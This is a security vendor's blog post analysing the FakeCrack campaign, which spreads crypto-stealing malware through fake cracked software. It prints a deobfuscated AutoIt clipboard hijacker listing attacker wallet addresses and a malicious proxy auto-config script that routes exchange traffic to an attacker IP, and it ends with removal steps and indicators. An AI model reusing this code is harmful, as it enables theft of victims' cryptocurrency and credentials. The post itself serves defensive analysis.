
Crypto stealing campaign spread via fake cracked software

blog.avast.com/fakecrack-campaign



Users who download cracked software risk sensitive personal data being stolen by hackers.

Are you interested in downloading free, cracked software? If so, you should know what you're getting into.

When you accidentally download malicious cracked software, attackers can take everything you have on your PC, and you'll end up without your sensitive personal data and even without the software that you were trying to download in the first place. This is precisely how the newly emerged FakeCrack campaign is doing its business, enticing users into downloading fake cracked software. The bad actors behind the campaign have utilized a vast infrastructure to deliver malware and steal personal and other sensitive data, including crypto assets. Interested in knowing more? Let's dive a bit deeper.

Delivery infrastructure

The infection chain starts on dubious sites that supposedly offer cracked versions of well-known and used software, such as games, office programs, or programs for downloading multimedia content. All these sites are placed in the highest positions in search engine

results. The vast majority of the results on the first page lead to compromised crack sites, and users end up downloading malware instead of the crack. This technique is known as the Black SEO mechanism exploiting search engine indexing techniques.

Next, a link leads to an extensive infrastructure that delivers malware. What's interesting about this infrastructure is its scale. After clicking on the link, the user is redirected through a network of domains to the landing page. These domains have a similar pattern and are registered on Cloudflare using a few name servers. The first type of domain uses the pattern *freefilesXX.xyz*, where *XX* are digits. This domain usually only serves as a redirector. The redirect leads to another page using the *cfd* top-level domain. These *cfd* domains serve as a redirector as well as a landing page. Overall, Avast has protected roughly 10,000 users from being infected daily who are located primarily in Brazil, India, Indonesia, and France.




Figure 1: Protected users on the whole delivery infrastructure (1 day period)

The landing page has different visual forms. All of them offer a link to a legitimate file share platform, which contains a malware ZIP file. The file sharing services abused in this campaign include, for example, the Japanese file sharing *filesend.jp* or *mediafire.com*. An example of the landing page is shown below.




Figure 2: Landing page

Delivered malware

After accessing the provided link, the ZIP file is downloaded. This ZIP is encrypted with a simple password (usually 1234) which prevents the file from being analyzed by antivirus software. This ZIP usually contains a single executable file, typically named *setup.exe* or *cracksetup.exe*. We collected eight different executables that were distributed by this campaign.

These eight samples exhibit stealers' activities, focusing on scanning the user's PC and collecting private information from the browsers, such as passwords or credit card data. Data from electronic wallets are also being collected. The data has been exfiltrated in encrypted ZIP format to C2 servers. However, the ZIP file encryption key is hardcoded into the binary, so getting the content is not difficult. The encrypted ZIP contains all information mentioned previously, like the information about the system, installed software, screenshot and data collected from the browser including passwords or private data of crypto extensions.

Figure 3: Exfiltered data in ZIP




Figure 4: Zip password hardcoded in the binary

Persistence techniques

The delivered stealer malware using two persistence techniques. Both of these techniques were exclusively targeted at stealing crypto-related information, which we'll now describe in more detail.

Clipboard changer technique

In addition to stealing sensitive personal information as described above, some of the samples also preserved persistence by dropping two additional files. The AutoIt compiler for the case is not present on the user's computer and the AutoIt script. The script has been usually dropped to the *AppData\Roaming\ServiceGet* folder and scheduled to run automatically at a predefined time.

This script is quite large and very heavily obfuscated, but after a closer examination, it does only a few elementary operations. For one, it periodically checks the content of the clipboard. When it detects the presence of the crypto wallet address in the clipboard, it changes the value of the clipboard to the wallet address under the attacker's control. The protection mechanism also deletes the script after three successful changes of the wallet address in the clipboard. The figure below shows the deobfuscated version of the part of the script.

The *periodic_clipboard_checks* function is being called in an infinite loop. Each call of the *check_clipboard* function checks the presence of the wallet address in the clipboard and changes its content to the attacker's controlled address. The attacker is prepared for various crypto wallets, ranging from Terra, Nano, Ronin, or Bitcoincash. The numeric parameters in the *check_clipboard* function are not important and serve only for optimizations.

```
Func periodic_clipboard_checks()
    Local $clip = ClipGet()
    check_clipboard($clip, 2, 41, 46, "terra1h880yegt32fhc28v46jsdfy99qmrleevxdyj4g")
    check_clipboard($clip, 0, 42, 46, "GKQaCV4VVWxh5W1CfJ9FYAMmkncgpusLMLTZmEJerR3H")
    check_clipboard($clip, 1, 29, 37, "12CLn8QNN7twEuRJSXi8Na4VfzhAxWxDUn")
    check_clipboard($clip, 1, 29, 37, "3Ex2BJT2aiqDJKPAFeuWMbB4T6MhML384p")
    check_clipboard($clip, 2, 39, 69, "bc1qpakeevyhka6hwnlm0zhhcygy8ql8l3zrtzqmv2")
    check_clipboard($clip, 2, 39, 46, "0xB626049946467c1D54a8B4740BD43cc5cdb2A6aa")
    check_clipboard($clip, 2, 38, 45, "bnb1m0g0xl9w6nr33v2jgzq75a4we3y6g6kdmm902z")
    check_clipboard($clip, 1, 29, 38, "TAmTw5doYsPnRMpQfVUNziLW98oBwRqwAL")
    check_clipboard($clip, 1, 30, 38, "DPRDs4jfzgCh8GTozDVwJaNo66g75arayV")
    check_clipboard($clip, 1, 30, 38, "LP7x2Y6LGrtinfxWUTzVqqwnTUfFmYqWzr")
    check_clipboard($clip, 1, 31, 37, "rJENdoViPfmhMXbufrPWp5FW9M7f4iVxgW ")
    check_clipboard($clip, 2, 50, 130, "addr1qxknvk7d5yjsfdsyjhru5drust2qenn9kek8y9k47l6rwx4dxe
    check_clipboard($clip, 3, 39, 46, "thor1m0e0x5dy3rtcp3dfgcwf5mxqs6vaj30flqn892 ")
    check_clipboard($clip, 3, 39, 47, "X-avax1e208qux8uvvv03dda63nkedphaqzh00g3a3fnv")
    check_clipboard($clip, 3, 40, 48, "secret10q3wpsp7e9pcg0vhczsfzleyzv3av68c40g6xx")
    check_clipboard($clip, 2, 16, 20, "0x3d04a6e569ddb86d" )
    check_clipboard($clip, 1, 34, 94, "f1e5ds447qhw6n45rav4osdwruplobk57t5ciwx7q")
    check_clipboard($clip, 0, 46, 48, "FLoSwDjeNUaHe8VjfcFUtYtjwFc9YJsZxks64bb2QS7M5b8")
    check_clipboard($clip, 2, 40, 46, "kava10y8ru0mstqqfsxfajz9mlc56q0nuyfehvqj4e5")
    check_clipboard($clip, 2, 58, 66, "erd1urxkcxs2wqpclrrsq66krm5ndd30ghnw4wgm6vnugp7jrsu229vq
    check_clipboard($clip, 0, 63, 65, "3624487efd8e4ca9c949f1ab99654ad1e4de854f41a14afd00f3ca82
    check_clipboard($clip, 1, 54, 58, "GDOHCG2NJGUB4IRILSLQIHNQISZ4WIENZKOWWYMDTEQHTSXR3HSPU35N
    check_clipboard($clip, 0, 57, 60, "ONR6VI3FZI2TSB6ZUOUCUGILIYNMGL5S2GIOFTEHAWQPWX6HWJ6C767K
    check_clipboard($clip, 1, 38, 42, "ND3GWLUHYL3GYYXV7BIXOZMEFLNUQFYU2I24OMMY")
    check_clipboard($clip, 2, 61, 69, "nano_35ji394cjph4z598ckj3z65b1u77rx5kd893d6qe739wp4dj9k3
    check_clipboard($clip, 2, 40, 44, "zil1a4y2hew0wvz9xuds6n6c6t5elaukgamy7k4vzd")
    check_clipboard($clip, 1, 32, 36, "AFq3RvPAbUApWTKMs6GESgHyhvtfLUe2Wr")
    check_clipboard($clip, 1, 40, 44, "qzym4hn476nc9es408jy6e5v7x5lzur2esaf240n8q")
    check_clipboard($clip, 2, 52, 56, "bitcoincash:qzym4hn476nc9es408jy6e5v7x5lzur2esaf240n8q")
    check_clipboard($clip, 2, 51, 131, "DdzFFzCqrhsgCQngSEkZEz2UbzkwqjhEMpHKN5FTBSpWXj9Hcot5E6T
    check_clipboard($clip, 1, 45, 51, "16fbLF7urD5RHCiDvqSC1eM4r466SJCkfF5DTP9nKAKnaozi")
    check_clipboard($clip, 1, 30, 38, "MRbH25hg87qKvsKGZDL33XK7rjwfQ5vVzg")
    check_clipboard($clip, 1, 30, 38, "Xk17a1AGPihft5uXuwbQdkhFzDdcpMgnUt")
    check_clipboard($clip, 1, 68, 132, "4B5iDTqbSGa5zVWBCCoKkhDnYV9KRJWJfJ5gziZoSjuXWordtGfrVtx
    check_clipboard($clip, 2, 41, 51, "ronin:a286994afc2f28d5736e0bcab36bffee61be4aeb")
    check_clipboard($clip, 2, 32, 42, "tz1himStzqAEXnpCZ3Q38tBq7EabR5WcbVYd")
    check_clipboard($clip, 2, 31, 41, "t1dRYFmiVyckLyNvxomCjhWgcocBJqEg4LA")
    check_clipboard($clip, 2, 40, 50, "cosmos1xqly27s08fxf5k3sm3ug9mgrcuk4n4sn3mpeq4")
EndFunc
```

Figure 5: Dropped AutoIt script

In total, we identified 37 different wallets for various cryptocurrencies. Some of them were already empty, and some of them we could not identify. However, we checked these wallets on the blockchain and we estimate that the attacker earned at least $50,000. Moreover, if we omit the massive drop in the price of the Luna crypto in recent days, it was almost $60,000 in approximately a one month period.

Proxy stealing technique

The second interesting technique that we observed in connection with this campaign was the use of proxies to steal credentials and other sensitive data from some crypto marketplaces. Attackers were able to set up an IP address to download a malicious Proxy Auto-

Configuration script (PAC). By setting this IP address in the system, every time the victim accesses any of the listed domains, the traffic is redirected to a proxy server under the attacker's control.

This type of attack is quite unusual in the context of the crypto stealing activity; however, it is very easy to hide it from the user, and the attacker can observe the victim's traffic at given domains for quite a long time without being noticed. The figure below shows the content of the Proxy Autoconfiguration Script set up by an attacker. Traffic to Binance, Huobi, and OKX cryptomarkets is being redirected to the attacker's controlled IP address.

```
var rules_host=['*binance.*','*huobi.*','*.okx.*'];
function FindProxyForURL(url, host) {
    for (var i = 0; i < rules_host.length; i++) {
                if (shExpMatch(host,rules_host[i])) {
                        return "PROXY 104.155.207.188:8183;DIRECT;";
                }
        }
        return "DIRECT;";
}
```

Figure 6: Proxy autoconfig script

How to remove the proxy settings

This campaign is dangerous mainly due to its extension. As it was shown at the beginning, the attacker managed to get the compromised sites to high positions in search results. The number of protected users also shows that this campaign is quite widespread. If you suspect your computer has been compromised, check the proxy settings and remove malicious settings using the following procedure.

The proxy settings must be removed manually by using the following guidelines:

- Remove AutoConfigURL registry key in the HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings

- Alternatively, using GUI:
  - Click on the Start Menu.
  - Type Settings and hit enter.
  - Go to Network & Internet -> Proxy.
  - Delete Script Address and click on the Save button.
  - Disable the "Use a proxy server" option.

For this campaign, cybercriminals abuse the brand names of popular software, by promoting illegal, seemingly cracked versions of them to lure users into downloading the malware. Brand names abused for this campaign are for example "CCleaner Pro Windows", but also "Microsoft Office", “Movavi Video Editor 22.2.1 Crack" "IDM Download Free Full Version With Serial Key" "Movavi Video Editor 22.2.1 Crack" "Crack Office 2016 Full Crack + Product Key (Activator) 2022". We recommend users to always stick to official software versions instead of cracked versions.

Thanks to Martin Hanzlik, a high school student intern who participated in tracking this campaign and significantly contributed to this blog post.

IoC

Delivery infrastructure

goes12by[.]cfd	baed92all[.]cfd	aeddkiu6745q[.]cfd	14redirect[.]cfd
lixn62ft[.]cfd	kohuy31ng[.]cfd	wae23iku[.]cfd	yhf78aq[.]cfd
xzctn14il[.]cfd	mihatrt34er[.]cfd	oliy67sd[.]cfd	er67ilky[.]cfd
bny734uy[.]cfd	uzas871iu[.]cfd	dert1mku[.]cfd	fr56cvfi[.]cfd
asud28cv[.]cfd	freefiles34[.]xyz	freefiles33[.]xyz	wrtgh56mh[.]cfd

Malware

SHA-256
bcb1c06505c8df8cf508e834be72a8b6adf67668fcf7076cd058b37cf7fc8aaf
c283a387af09f56ba55d92a796edcfa60678e853b384f755313bc6f5086be4ee
ac47ed991025f58745a3ca217b2091e0a54cf2a99ddb0c98988ec7e5de8eac6a
5423be642e040cfa202fc326027d878003128bff5dfdf4da6c23db00b5942055

c283a387af09f56ba55d92a796edcfa60678e853b384f755313bc6f5086be4ee
9254436f13cac035d797211f59754951b07297cf1f32121656b775124547dbe7
5423be642e040cfa202fc326027d878003128bff5dfdf4da6c23db00b5942055
9d66a6a6823aea1b923f0c200dfecb1ae70839d955e11a3f85184b8e0b16c6f8

Stealer C2 and exfiltration servers

IP Address
185[.]250.148.76
45[.]135.134.211
194[.]180.174.180
45[.]140.146.169
37[.]221.67.219
94[.]140.114.231

Clipboard changer script

SHA-256
97f1ae6502d0671f5ec9e28e41cba9e9beeffcc381aae299f45ec3fcc77cdd56

Malicious proxy server

IP

104[.]155.207.188

SHA-256

e5286671048b1ef44a4665c091ad6a9d1f77d6982cf4550b3d2d3a9ef1e24bc7